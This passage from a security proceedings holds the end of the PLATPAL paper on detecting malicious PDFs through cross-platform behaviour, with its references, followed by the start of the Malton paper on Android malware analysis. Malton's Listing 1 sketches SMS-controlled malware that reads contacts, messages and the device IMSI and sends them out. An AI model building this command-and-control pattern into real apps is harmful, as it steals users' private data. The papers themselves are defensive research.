Table 4: Divergence detected by PLATPAL's internal tracer vs the actual buggy AAR component.

Item	Windows		Mac	
	Ave.	Std.	Ave.	Std.
Snapshot restore	9.7	1.1	12.6	1.1
Document parsing	0.5	0.2	0.6	0.2
Script execution	10.5	13.0	5.1	3.3
Element rendering	7.3	8.9	6.2	6.0
Total	23.7	8.5	22.1	6.3

Table 5: Breakdown of PLATPAL's analysis time per document (unit: seconds).

the default PDF classifier that works with EvadeML[5]. We then uses EvadeML to mutate these samples until all variants are considered benign. Finally, we send these evasive variants to PLATPAL for analysis and all of them are again marked as malicious, i.e., behavioral discrepancies are still observed. This experiment empirically verifies PLATPAL's resilience on automated maldoc generation tools. The main reason for the resilience is that EvadeML mainly focuses on altering the structural feature of the maldoc while preserves its exploitation logic and also the internal and external behaviors when launching the attack.

6.3 Performance

In PLATPAL, the total analysis time consists of two parts: 1) time to restore disk and memory snapshots and 2) time to execute the document sample. The latter can be further broken down into document parsing, script execution, and element rendering time. Table 5 shows the time per item and the overall execution time.

On average, document execution on both VMs can finish at approximately the same time (23.7 vs 22.1 seconds). Given that the VMs can run in parallel, a complete analysis can finish within 25 seconds. A notable difference is that script execution on the Windows platform takes significantly longer than on the Mac platform. This is because almost all maldoc samples target Windows platforms and use JavaScript to launch the attack. The attack quickly fails on Mac (e.g., wrong address for ROP gadgets) and crashes AAR but succeeds on Windows and therefore takes longer to finish. The same reason also explains why the standard deviation on script execution time is larger on the Windows platform.

[5] It is worthnoting that PLATPAL cannot be used as the PDF classifier for EvadeML as EvadeML requires a maliciousness score which has to be continuous between 0 and 1 while PLATPAL can only produce discrete scores of either 0 or 1. Therefore, we use PDFrate, the PDF classifier used in the EvadeML paper [65], for this experiment.

7 Discussion

7.1 Limitations

User-interaction driven attacks. Although PLATPAL is capable of simulating simple users' interactions (e.g., scrolling, button clicking, etc), PLATPAL does not attempt to explore all potential actions (e.g., key press, form filling, etc) or explore all branches of the JavaScript code. Similarly, PLATPAL cannot detect attacks that intentionally delay their execution (e.g., start exploitation two minutes after document open). These are common limitations for any dynamic analysis tool. However, we believe this is not a serious problem for maldoc detection, as hiding malicious activities after complex user interactions limits its effectiveness in compromising the victim's system.

Social engineering attacks. PLATPAL is not capable of detecting maldocs that aim to perform social engineering

attacks, such as faking password prompt with a JavaScript window or enticing the user to download a file and execute it. This is because these maldocs neither exploit bugs in AAR nor inject malicious payload, (in fact they are legit documents structural-wise) and hence will have exactly the same behaviors on both platforms.

Targeted AAR version. If a maldoc targets a specific version of AAR, its behaviors in PLATPAL will likely be either crashing both AAR instances (i.e., exploited the bug but used the wrong payload), or the document is rendered and closed gracefully because of error correction by AAR. In the latter case, PLATPAL will not be able to detect a behavioral discrepancy. This is usually not a problem for PLATPAL in practice, as PLATPAL will mainly be used to detect maldocs against the latest version of AAR. However, PLATPAL can also have a document tested on many AAR versions and flag it as suspicious as long as a discrepancy is observed in any single version.

Non-determinism. Another potential problem for PLATPAL is that non-deterministic factors in document execution could cause false alerts. Examples include return value of `gettime` functions or random number generators available through JavaScript code. Although PLATPAL does not suffer from such a problem during the experiment, a complete solution would require a thorough examination of the PDF JavaScript specification and identify all non-determinism. These non-deterministic factors need to be recorded during the execution of a document on one platform and replayed on the other platform.

7.2 Deployment

As PLATPAL requires at least two VMs, a large amount of image and memory needs to be committed to support the operation of PLATPAL. Our current implementation uses 60GB disk space to host the snapshots for six versions of AAR and 2GB memory per each running VM.

To this end, we believe that PLATPAL is best suited for cloud storage providers (e.g., Dropbox, Google Docs, Facebook, etc.) which can use PLATPAL to periodically scan for maldocs among existing files or new uploads. These providers can afford the disk and memory required to set up VMs with diverse platforms as well as enjoy economy of scale. Similarly, PLATPAL also fits the model of online malware scanning services like VirusTotal or the cloud versions of anti-virus products.

In addition, as a complementary scheme, PLATPAL can be easily integrated with previous works (Table 1) to improve their detection accuracy. In particular, PLATPAL's internal behavior tracer can be used to replace parsers in these techniques to mitigate the parser-confusion attack [11]. COS object and PD tree information can be fed to metadata-based techniques [33, 36, 46, 52], while the JavaScript code dump can be fed to JavaScript-oriented techniques [14, 27, 31, 45, 48, 58, 59] for analysis.

7.3 Future Works

We believe that PLATPAL is a flexible framework that is suitable not only for PDF-based maldoc detection but also for systematically approaching security-through-diversity.

Support more document types. MS Office programs share many features with AAR products, such as 1) supporting both Windows and Mac platforms; 2) supporting a plugin architecture which allows efficient hooking of document processing functions and action driving; 3) executing documents based on a standard specification that consists of static components (e.g., text) and programmable components (e.g., macros). Therefore, we do not see fundamental difficulties in porting PLATPAL to support maldoc detection that targets MS Office suites.

As another example, given that websites can also be viewed as HTML documents with embedded JavaScript, malicious website detection also fits into PLATPAL's framework. Furthermore, given that Chrome and Firefox browsers and their scripting engines are open-sourced, PLATPAL is capable of performing finer-grained behavior tracing and comparison with source code instrumentation.

Explore architecture diversity. Apart from platform diversity, CPU architecture diversity can also be harvested for maldoc detection, which we expect to have a similar effect in stopping maldoc attacks. To verify this, we plan to extend PLATPAL to support the Android version of AAR, which has both ARM and x86 variants.

8 Additional Related Work

In addition to the maldoc detection work, being an N-version system, PLATPAL is also related to the N-version research. The concept of the N-version system was initially introduced as a software fault-tolerance technique [12] and was later applied to enhance system and software security. For example, Frost [60] instruments a program with complementary scheduling algorithms to survive concurrency errors; Crane *et al*. [16] applies dynamic control-flow diversity and noise injection to thwart cache side-channel attacks; Tightlip [68] and Capizzi *et al*. [10] randomize sensitive data in program variants to mitigate privacy leaks; Mx [24] uses multiple versions of the same program to survive update bugs; Cocktail [66] uses multiple web browser implementations to survive vendor-specific attacks; and Nvariant [15], Replicae [8], and GHUMVEE [61] run program variants in disjoint memory layouts to mitigate code reuse attacks. Similarly, Orchestra [43] synchronizes two program variants which grow the stack in opposite directions for intrusion detec-

tion. In particular, Smutz *et al*. [47] attempts to identify and prevent detection evasions by constructing diversified classifiers, ensembling them into a single system, and comparing their classification outputs with mutual agreement analysis.

Although PLATPAL is designed for a completely different goal (i.e., maldoc detection), it shares the insights with N-version systems: an attacker is forced to simultaneously compromise all variants with the same input in order to take down or mislead the whole system.

Another line of related work is introducing diversity to the execution environment in order to entice and detect malicious behaviors. For example, HoneyClient [56], caches and resembles potentially malicious objects from the network stream (e.g., PDF files) and then send it to multiple emulated environments for analysis. Balzarotti *et al*. [4] detects "split personality" in malware, i.e., malware that shows diverging behaviors in emulated environment and bare-metal machines, by comparing the runtime behaviors across runs. Rozzle [26] uses symbolic execution to emulate different environment values malware typically checks and hence, entice environment-specific behaviors from the malware. to show diverging behaviors.

PLATPAL shares the same belief as these works: diversified execution environment leads to diversified behaviors, and focuses on harvesting platform diversity for maldoc detection.

9 Conclusion

Due to the continued exploitation of AAR, maldoc detection has become a pressing problem. A survey of existing techniques reveals that they are vulnerable to recent attacks such as parser-confusion and ML-evasion attacks. In response to this, we propose a new perspective: platform diversity, and prototype PLATPAL for maldoc detection. PLATPAL hooks into AAR to trace internal PDF processing and also uses full dynamic analysis to capture a maldoc's external impact on the host system. Both internal and external traces are compared, and the only heuristic to detect maldoc is based on the observation that a benign document behaves the same across platforms, while a maldoc behaves differently during exploitation, because of the diversified implementations of syscalls, memory management, etc. across platforms. Such a heuristic does not require known maldoc samples to derive patterns that differentiate maldocs from benign documents, which also enables PLATPAL to detect zero-day attacks without prior knowledge of the attack. Evaluations show that PLATPAL raises no false alarms in benign samples, detects a variety of behavioral discrepancies in malicious samples, and is a scalable and practical solution.

10 Acknowledgment

We thank our shepherd, Alexandros Kapravelos, and the anonymous reviewers for their helpful feedback. This research was supported by NSF under award DGE-1500084, CNS-1563848, CRI-1629851, CNS-1017265, CNS-0831300, and CNS-1149051, ONR under grant N000140911042 and N000141512162, DHS under contract No. N66001-12-C-0133, United States Air Force under contract No. FA8650-10-C-7025, DARPA under contract No. DARPA FA8650-15-C-7556, and DARPA HR0011-16-C-0059, and ETRI under grant MSIP/IITP[B0101-15-0644].

References

[1] Adobe Systems Inc. Document Management - Portable document format, 2008. http://wwwimages.adobe.com/content/dam/Adobe/en/devnet/pdf/pdfs/PDF32000_2008.pdf.

[2] Adobe Systems Inc. Introducing Adobe Reader Protected Mode, 2010. http://blogs.adobe.com/security/2010/07/introducing-adobe-reader-protected-mode.html.

[3] Adobe Systems Inc. Plug-ins and Applications, 2015. http://help.adobe.com/en_US/acrobat/acrobat_dc_sdk/2015/HTMLHelp/#t=Acro12_MasterBook/Plugins_Introduction/About_plug-ins.htm.

[4] Davide Balzarotti, Marco Cova, Christoph Karlberger, Christopher Kruegel, Engin Kirda, and Giovann Vigna. Efficient Detection of Split Personalities in Malware. In *Proceedings of the 17th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February–March 2010.

[5] Tyler Bohan. In the Zone: OS X Heap Exploitation. In *Proceedings of the 2016 Summercon*, New Yark, NY, July 2016.

[6] Jurriaan Bremer. x86 API Hooking Demystified, 2012. https://jbremer.org/x86-api-hooking-demystified/.

[7] Derek Bruening. *Efficient, Transparent, and Comprehensive Runtime Code Manipulation*. PhD thesis, MIT, 2004.

[8] Danilo Bruschi, Lorenzo Cavallaro, and Andrea Lanzi. Diversified Process Replica for Defeating Memory Error Exploits. In *Proceedings of the 2007 International Performance, Computing, and Communications Conference (IPCCC)*, New Orleans, LA, April 2007.

[9] Bryan M. Cantrill, Michael W. Shapiro, and Adam H. Leventhal. Dynamic Instrumentation of Production Systems. In *Proceedings of the 2004 USENIX Annual Technical Conference (ATC)*, Boston, MA, June–July 2004.

[10] Roberto Capizzi, Antonio Longo, V. N. Venkatakrishnan, and A. Prasad Sistla. Preventing Information Leaks Through Shadow Executions. In *Proceedings of the 2008 International Conference on Software Engineering (ICSE)*, Anaheim, CA, December 2008.

[11] Curtis Carmony, Mu Zhang, Xunchao Hu, Abhishek Vasisht Bhaskar, and Heng Yin. Extract Me If You Can: Abusing PDF Parsers in Malware Detectors. In *Proceedings of the 2016 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2016.

[12] Liming Chen and Algirdas Avizienis. N-Version Programming: A Fault-Tolerance Approach To Reliability of Software Operation. In *Fault-Tolerant Computing, 1995*, Jun. 1995.

[13] Corelan Team. Exploit writing tutorial part 11 : Heap Spraying Demystified, 2011. https://www.corelan.be/index.php/

2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified.

[14] Igino Corona, Davide Maiorca, Davide Ariu, and Giorgio Giacinto. Lux0R: Detection of Malicious PDF-embedded JavaScript Code through Discriminant Analysis of API References. In *Proceedings of the Artificial Intelligent and Security Workshop (AISec)*, 2014.

[15] Benjamin Cox, David Evans, Adrian Filipi, Jonathan Rowanhill, Wei Hu, Jack Davidson, John Knight, Anh Nguyen-Tuong, and Jason Hiser. N-Variant Systems: A Secretless Framework for Security through Diversity. In *Proceedings of the 15th USENIX Security Symposium (Security)*, Vancouver, Canada, July 2006.

[16] Stephen Crane, Andrei Homescu, Stefan Brunthaler, Per Larsen, and Michael Franz. Thwarting Cache Side-Channel Attacks Through Dynamic Software Diversity. In *Proceedings of the 2015 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2015.

[17] daehee87. DEFCON 2014 Polyglot Writeup, 2014. http://daehee87.tistory.com/393.

[18] ECMA International. ECMAScript Language Specification, 2016. http://www.ecma-international.org/publications/files/ECMA-ST/Ecma-262.pdf.

[19] Exploit Database. Offensive SecurityâĂŹs Exploit Database Archive, 2016. https://www.exploit-db.com.

[20] Joseph Gardiner and Shishir Nagaraja. On the Security of Machine Learning in Malware C&C Detection: A Survey. *ACM Computing Survey (CSUR)*, 49(3), September 2016.

[21] Dan Goodin. Pwn2Own Carnage Continues as Exploits Take Down Adobe Reader, Flash, 2013. https://arstechnica.com/security/2013/03/pwn2own-carnage-continues-as-exploits-take-down-adobe-reader-flash.

[22] Brian Gorenc, AbdulAziz Hariri, and Jasiel Spelman. Abusing Adobe Reader's JavaScript APIs. In *Proceedings of the 23rd DEF CON*, Las Vegas, NV, August 2015.

[23] Marco Grassi. [CVE-2016-4673] Apple CoreGraphics macOS/iOS JPEG memory corruption, 2016. https://marcograss.github.io/security/apple/cve/macos/ios/2016/11/21/cve-2016-4673-apple-coregraphics.html.

[24] Petr Hosek and Cristian Cadar. Safe Software Updates via Multi-version Execution. In *Proceedings of the 35th International Conference on Software Engineering (ICSE)*, San Francisco, CA, May 2013.

[25] Kaspersky. Kaspersky Security Bulletin, 2015. https://securelist.com/files/2014/12/Kaspersky-Security-Bulletin-2014-EN.pdf.

[26] Clemens Kolbitsch, Benjamin Livshits, Benjamin Zorn, and Christian Seifert. Rozzle: De-Cloaking Internet Malware. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2012.

[27] Pavel Laskov and Nedim Srndic. Static Detection of Malicious JavaScript-Bearing PDF Documents. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2011.

[28] Moony Li. Hacking Team Leak Uncovers Another Windows Zero-Day, Fixed In Out-Of-Band Patch, 2015. http://blog.trendmicro.com/trendlabs-security-intelligence/hacking-team-leak-uncovers-another-windows-zero-day-ms-releases-patch.

[29] Daiping Liu, Haining Wang, and Angelos Stavrou. Detecting Malicious Javascript in PDF through Document Instrumentation. In *Proceedings of the 44th International Conference on Dependable Systems and Networks (DSN)*, Atlanta, GA, 2014.

[30] Kai Lu and Kushal Arvind Shah. Analysis of Use-After-Free Vulnerability (CVE-2016-4119) in Adobe Acrobat and Reader, 2016. https://blog.fortinet.com/2016/06/06/analysis-of-use-after-free-vulnerability-cve-2016-4119-in-adobe-acrobat-and-reader.

[31] Xun Lu, Jianwei Zhuge, Ruoyu Wang, Yinzhi Cao, and Yan Chen. De-obfuscation and Detection of Malicious PDF Files with High Accuracy. In *Proceedings of the 46th Hawaii International Conference on System Sciences (HICSS)*, 2013.

[32] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: Building Customized Program Analyis Tools with Dynamic Instrumentation. In *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Chicago, IL, June 2005.

[33] Davide Maiorca, Davide Ariu, Igino Corona, and Giorgio Giacinto. A Structural and Content-based Approach for a Precise and Robust Detection of Malicious PDF Files. In *Proceedings of the International Conference on Information Systems Security and Privacy (ICISSP)*, 2015.

[34] Davide Maiorca, Davide Ariu, Igino Corona, and Giorgio Giacinto. An Evasion Resilient Approach to the Detection of Malicious PDF Files. In *Proceedings of the International Conference on Information Systems Security and Privacy (ICISSP)*, 2016.

[35] Davide Maiorca, Igino Corona, and Giorgio Giacinto. Looking at the Bag is not Enough to Find the Bomb: An Evasion of Structural Methods for Malicious PDF Files Detection. In *Proceedings of the 8th ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, Hangzhou, China, March 2013.

[36] Davide Maiorca, Giorgio Giacinto, and Igino Corona. A Pattern Recognition System for Malicious PDF Files Detection. In *Proceedings of the 8th International Conference on Machine Learning and Data Mining in Pattern Recognition (MLDM)*, 2012.

[37] Felipe Andres Manzano. Adobe Reader X BMP/RLE heap corruption, 2012. http://www.binamuse.com/papers/XFABMPReport.pdf.

[38] Net MarketShare. Desktop Operating System Market Share, 2017. https://www.netmarketshare.com/operating-system-market-share.aspx?qprid=10&qpcustomd=0.

[39] Nexor. Preventing Document-based Malware from Devastating Your Business, 2013. https://www.nexor.com/wp-content/uploads/2016/02/Preventing-Document-Based-Malware-from-Devastating-Your-Business.pdf.

[40] Nir Nissim, Aviad Cohen, Chanan Glezer, and Yuval Elovici. Detection of Malicious PDF Files and Directions for Enhancements: A State-of-the-art Survey. *Computers & Security*, October 2014.

[41] Roger Orr. NtTrace - Native API tracing for Windows, 2016. http://rogerorr.github.io/NtTrace/.

[42] Nicolas Papernot, Patrick McDaniel, Somesh Jha, Matt Fredrikson, Z. Berkay Celik, and Ananthram Swami. The Limitations of Deep Learning in Adversarial Settings. In *Proceedings of the 9th European Workshop on System Security (EUROSEC)*, 2016.

[43] Babak Salamat, Todd Jackson, Andreas Gal, and Michael Franz. Orchestra: Intrusion Detection Using Parallel Execution and Monitoring of Program Variants in User-space. In *Proceedings of the 4th European Conference on Computer Systems (EuroSys)*, Nuremberg, Germany, March 2009.

[44] Mark Schloesser, Jurriaan Bremer, and Alessandro Tanasi. Cuckoo Sandbox - Open Source Automated Malware Analysis. In *Black Hat USA Briefings (Black Hat USA)*, Las Vegas, NV, August 2013.

[45] Florian Schmitt, Jan Gassen, and Elmar Gerhards-Padilla. PDF Scrutinizer: Detecting JavaScript-based Attacks in PDF Documents. In *Proceedings of the 10th Annual International Conference on Privacy, Security and Trust (PST)*, 2012.

[46] Charles Smutz and Angelos Stavrou. Malicious PDF Detection

using Metadata and Structural Features. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2012.

[47] Charles Smutz and Angelos Stavrou. When a Tree Falls: Using Diversity in Ensemble Classifiers to Identify Evasion in Malware Detectors. In *Proceedings of the 2016 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2016.

[48] Kevin Z. Snow, Srinivas Krishnan, Fabian Monrose, and Niels Provos. ShellOS: Enabling Fast Detection and Forensic Analysis of Code Injection Attacks. In *Proceedings of the 20th USENIX Security Symposium (Security)*, San Francisco, CA, August 2011.

[49] Kevin Z. Snow, Fabian Monrose, Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, and Ahmad-Reza Sadeghi. Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization. In *Proceedings of the 34th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2013.

[50] Sophps. The Rise of Document-based Malware, 2016. https://www.sophos.com/en-us/security-news-trends/security-trends/the-rise-of-document-based-malware.aspx.

[51] Alexander Sotirov. Heap Feng Shui in JavaScript. In *Proceedings of the 2007 Black Hat Europe Briefings (Black Hat Europe)*, Amsterdam, Netherlands, 2007.

[52] Nedim Srndic and Pavel Laskov. Detection of Malicious PDF Files Based on Hierarchical Document Structure. In *Proceedings of the 20th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2013.

[53] Nedim Srndic and Pavel Laskov. Practical Evasion of a Learning-Based Classifier: A Case Study. In *Proceedings of the 35th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2014.

[54] Symantec. Portable Document Format Malware, 2010. https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_rise_of_pdf_malware.pdf.

[55] Symantec. Internet Security Threat Reports, 2014. http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_main_report_v18_2012_21291018.en-us.pdf.

[56] Teryl Taylor, Kevin Z. Snow, Nathan Otterness, and Fabian Monrose. Cache, Trigger, Impersonate: Enabling Context-Sensitive Honeyclient Analysis On-the-Wire. In *Proceedings of the 2016 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2016.

[57] Trend Micro. Macro Malware: Here's What You Need to Know in 2016, 2016. http://blog.trendmicro.com/macro-malware-heres-what-you-need-to-know-in-2016/.

[58] Zacharias Tzermias, Giorgos Sykiotakis, Michalis Polychronakis, and Evangelos P. Markatos. Combining Static and Dynamic Analysis for the Detection of Malicious Documents. In *Proceedings of the 4th European Workshop on System Security (EUROSEC)*, 2011.

[59] Cristina Vatamanu, Dragoş GavriluŢ, and Răzvan Benchea. A Practical Approach on Clustering Malicious PDF Documents. *Journal in Computer Virology*, June 2012.

[60] Kaushik Veeraraghavan, Peter M. Chen, Jason Flinn, and Satish Narayanasamy. Detecting and Surviving Data Races using Complementary Schedules. In *Proceedings of the 23rd ACM Symposium on Operating Systems Principles (SOSP)*, Cascais, Portugal, October 2011.

[61] Stijn Volckaert, Bart Coppens, and Bjorn De Sutte. Cloning Your Gadgets: Complete ROP Attack Immunity with Multi-Variant Execution. *IEEE Transactions on Dependable and Secure Computing*, 13(4):437–450, July 2016.

[62] Carsten Willems, Felix C. Freiling, and Thorsten Holz. Using Memory Management to Detect and Extract Illegitimate Code for Malware Analysis. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2012.

[63] Carsten Willems, Thorsten Holz, and Felix Freiling. Toward Automated Dynamic Malware Analysis Using CWSandbox. In *Proceedings of the 28th IEEE Symposium on Security and Privacy (Oakland)*, Oakland, CA, May 2007.

[64] Shane Wilton. One Shellcode to Rule Them All: Cross-Platform Exploitation, 2014. http://www.slideshare.net/ShaneWilton/one-shellcode-to-rule-them-all.

[65] Weilin Xu, Yanjun Qi, and David Evans. Automatically Evading Classifiers: A Case Study on PDF Malware Classifiers. In *Proceedings of the 2016 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2016.

[66] Hui Xue, Nathan Dautenhahn, and Samuel T. King. Using Replicated Execution for a More Secure and Reliable Web Browser. In *Proceedings of the 19th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2012.

[67] Mark Vincent Yason. Windows 10 Segment Heap Internals. In *Black Hat USA Briefings (Black Hat USA)*, Las Vegas, NV, August 2016.

[68] Aydan Yumerefendi, Benjamin Mickle, and Landon P. Cox. Tightlip: Keeping applications from spilling the beans. In *Proceedings of the 4th USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, Cambridge, MA, April 2007.

Malton: Towards On-Device Non-Invasive Mobile Malware Analysis for ART

Lei Xue[†], Yajin Zhou[♮], Ting Chen[†‡], Xiapu Luo[†*], Guofei Gu[§]
[†]*Department of Computing, The Hong Kong Polytechnic University*
[♮]*Unaffiliated*
[‡]*Cybersecurity Research Center, University of Electronic Science and Technology of China*
[§]*Department of Computer Science & Engineering, Texas A&M University*

Abstract

It's an essential step to understand malware's behaviors for developing effective solutions. Though a number of systems have been proposed to analyze Android malware, they have been limited by incomplete view of inspection on a single layer. What's worse, various new techniques (e.g., packing, anti-emulator, etc.) employed by the latest malware samples further make these systems ineffective. In this paper, we propose `Malton`, a novel on-device non-invasive analysis platform for the new Android runtime (i.e., the ART runtime). As a dynamic analysis tool, `Malton` runs on real mobile devices and provides a comprehensive view of malware's behaviors by conducting multi-layer monitoring and information flow tracking, as well as efficient path exploration. We have carefully evaluated `Malton` using real-world malware samples. The experimental results showed that `Malton` is more effective than existing tools, with the capability to analyze sophisticated malware samples and provide a comprehensive view of malicious behaviors of these samples.

1 Introduction

To propose effective solutions, it is essential for malware analysts to fully understand malicious behaviors of Android malware. Though many systems have been proposed, malware authors have quickly adopted advanced techniques to evade the analysis. For instance, since the majority of static analysis tools inspect the Dalvik bytecode [2], malware circumvent them by using various obfuscation techniques to raise the bar of code comprehension [61], implementing malicious activities in native libraries to evade the inspection [13, 59, 70, 92], and leveraging packing techniques to hide malicious payloads [82, 85, 88]. For example, the percentage of packed Android malware has increased from 10% to 25% [36], and 37.0% of the Android apps execute native code [11].

These sophisticated techniques employed by the latest malware also make the dynamic analysis systems ineffective. First, malicious behaviors usually cross several system layers (e.g., the Android runtime, the Android framework, and native libraries, etc.). However, the majority of dynamic analysis systems [34, 46, 73, 91] lack of the capability of cross-layer inspection, and thus provide incomplete view of malicious behaviors. For example, CopperDroid [73] monitors malware behaviors mainly through the trace of system calls (e.g., *sys_sendto()* and *sys_write()*). Thus, it is hard to expose the execution details in the Android framework layer and the runtime layer, due to the well-known semantic gap challenge. Second, the anti-debug and anti-emulator techniques employed by malware [44, 47, 56, 74] as well as the new Android runtime (i.e., the ART runtime) further limit the usage of many dynamic analysis systems. For example, in [14], 98.6% malware samples were successfully analyzed on the real smartphone, whereas only 76.84% malware samples were successfully inspected using the emulator. Most of the existing tools either rely on emulators (e.g., DroidScope [83]) or modify the old Android runtime (i.e., Dalvik Virtual Machine, or DVM for short) to monitor malware behaviors (e.g., TaintDroid [38]). Third, it is a common practice that malware executes different payloads according to the commands from the remote command and control (i.e., C&C) servers. However, existing systems are not effective in capturing the execution of all malicious payloads, because they are impaired by the inherent limitation of dynamic analysis (i.e., low code coverage) and the lack of efficient code path exploration technique.

In this paper, we propose `Malton`, a novel on-device non-invasive analysis platform for the ART runtime. Compared with other systems, `Malton` employs two important capabilities, namely, a) multi-layer monitoring and information flow tracking, and b) efficient path ex-

*The corresponding author.

ploration, to provide a comprehensive view of malware behaviors. Moreover, Malton does not need to modify malware's bytecode for conducting static instrumentation. To our best knowledge, Malton is the *first* system with such capabilities. Table 7 in Section 6 illustrates the key differences between Malton and other systems.

Malton inspects Android malware on different layers. It records the invocations of Java methods, including sensitive framework APIs and the concerned methods of the malware, in the *framework layer*, and captures stealthy behaviors, such as dynamic code loading and JNI reflection, in the *runtime layer*. Moreover, it monitors library APIs and system calls in the *system layer*, and propagates taint tags and explores different code paths in the *instruction layer*. However, multi-layer monitoring is not enough to provide a comprehensive view of malware behaviors, because malicious payloads could be conditionally executed. We deal with this challenge with the capability to efficiently explore code paths. First, to trigger as many malicious payloads as possible, we propose a multi-path exploration engine based on the concolic execution [27] to generate concrete inputs for exploring different code paths. Second, to conduct efficient path exploration on mobile devices with limited computational resources, we propose an offloading mechanism to move heavy-weight tasks (e.g., solving constraints) to resourceful desktop computers, and an in-memory optimization mechanism that makes the execution flow return to the entry point of the interested code region immediately after exiting the code region. Third, in case the constraint solver fails to find a solution to explore a code path, we equip Malton with a direction execution engine to forcibly execute a specified code path. Since Malton requires the necessary human annotations of the interested code regions, it is most useful in the human-guided detailed exploration of Android malware.

We have implemented a prototype of Malton based on the binary instrumentation framework Valgrind [53]. Since both the app's code and the framework APIs are compiled into native code in the ART runtime, we leverage the instrumentation mechanism of Valgrind to introspect apps and the Android framework. We evaluated Malton with real-world malware samples. The experimental results show that Malton can analyze sophisticated malware samples and provide a comprehensive view of their malicious behaviors.

In summary, we make the following contributions.

- We propose a novel Android malware analysis system with the capability to provide a comprehensive view of malicious behaviors. It has two major capabilities, including multi-layer monitoring and information flow tracking, and efficient path exploration.
- We implement the system named Malton by solving several technical challenges (e.g., cross-layer taint propagation, on-device Java method tracking, execution path exploration, etc.). To the best of our knowledge, it is the *first* system having such capabilities. To engage the whole community, we plan to release Malton to the community.
- We carefully evaluate Malton with real-world malware samples. The results demonstrated the effectiveness of Malton in analyzing sophisticated malware.

The rest of this paper is organized as follows. Section 2 introduces background knowledge and describes a motivating example. Section 3 details the system design and implementation. Section 4 reports the evaluation results. Then, we discuss Malton's limitations and possible solutions in Section 5. After presenting the related work in Section 6, we conclude the paper in Section 7.

2 Background

2.1 The ART Runtime

ART is the new runtime introduced in Android version 4.4, and becomes the default runtime from version 5.0. When an app is being installed, its Dalvik bytecode in the Dex file is compiled to native code[1] by the `dex2oat` tool, and a new file in the OAT format is generated including both the Dalvik bytecode and native code. The OAT format is a special ELF format with some extensions.

The OAT file has an `oatdata` section, which contains the information of each class that has been compiled into native code. The native code resides in a special section with the offset indicated by the `oatexec` symbol. Hence, we can find the information of a Java class in the `oatdata` section and its compiled native code through the `oatexec` symbol.

When an app is launched, the ART runtime parses the OAT file and loads the file into memory. For each Java class object, the ART runtime has a corresponding instance of the C++ class `Object` to represent it. The first member of this instance points to an instance of the C++ class `Class`, which contains the detailed information of the Java class, including the fields, methods, etc. Each Java method is represented by an instance of the C++ class `ArtMethod`, which contains the method's address, access permissions, the class to which this method belongs, etc. The C++ class `ArtField` is used to represent a class field, including the class to which this field belongs, the index of this field in its class, access rights, etc. We can leverage the C++ `Object`, `Class`, `ArtMethod` and `ArtField` to find the detailed information of the Java class, methods and fields of the Java class.

[1]Native code denotes the native instructions that could directly run with a particular processor.

Listing 1: A motivating example

```
1  public static native void readContact();
2  public static native void parseMSG(String msg);
3  private void readIMSI(){
4    TelephonyManager telephonyManager =
5      (TelephonyManager) getSystemService(
6        Context.TELEPHONY_SERVICE);
7    String imsi = telephonyManager.getSubscriberId();
8    // Send back data through SMTP protocol
9    smtpReply(imis);
10 }
11 private void procCMD(int cmd, String msg){
12   if(cmd == 1) {
13     readSMS();  // Read SMS content
14   } else if(cmd == 2) {
15     readContact();  // Read Contact content
16   } else if(cmd == 3) {
17     readIMSI();  // Read device IMSI information
18   } else if(cmd == 4) {
19     rebootDevice();  // Reboot the device
20   } else if(cmd == 5) {
21     parseMSG(msg);  // Parse msg in native code
22   } else { // The command is unrconginized.
23     reply("Unknown command!");
24   }
25 }
26 public boolean equals(String s1, String s2) {
27   if(s1.count != s2.count)
28     return false;
29   if(s1.hashCode() != s2.hashCode())
30     return false;
31   for(int i = 0; i < count; ++i)
32     if (s1.charAt(i) != s2.charAt(i))
33       return false;
34   return true;
35 }
36 public void onReceiver(Context context, Intent intent){
37   String body = smsMessage.getMessageBody();
38   // Get the telephone of the sender
39   String sender = smsMessage.getOriginatingAddress();
40   // Check if the SMS is sent form the controller
41   if(equals(sender, "6223**60")) {
42     procCMD(Interger.parseInt(body), body);
43   }
44   ...
45 }
```

The Android framework is compiled into an OAT file named "*system@framework@boot.oat*". This file is loaded to the fixed memory range for all apps running on the device without ASLR enabled [69].

2.2 Motivating Example

We use the example in Listing 1 to illustrate the usage of `Malton`. In this example, the method *onReceiver()* is an SMS listener and it is invoked when an SMS arrives. In this method, the telephone number of the sender is first acquired (Line 39) for checking whether the SMS is sent from the controller (Tel: 6223**60). Only the SMS from the controller will be processed by the method *procCMD()* (Line 42). There are 5 types of commands, each of which leads to a special malicious behavior (i.e., Line 13, 15, 17, 19 and 21). Reading contact and parsing SMS are implemented in the JNI methods *readContact()* (Line 1) and *parseMSG()* (Line 2), respectively.

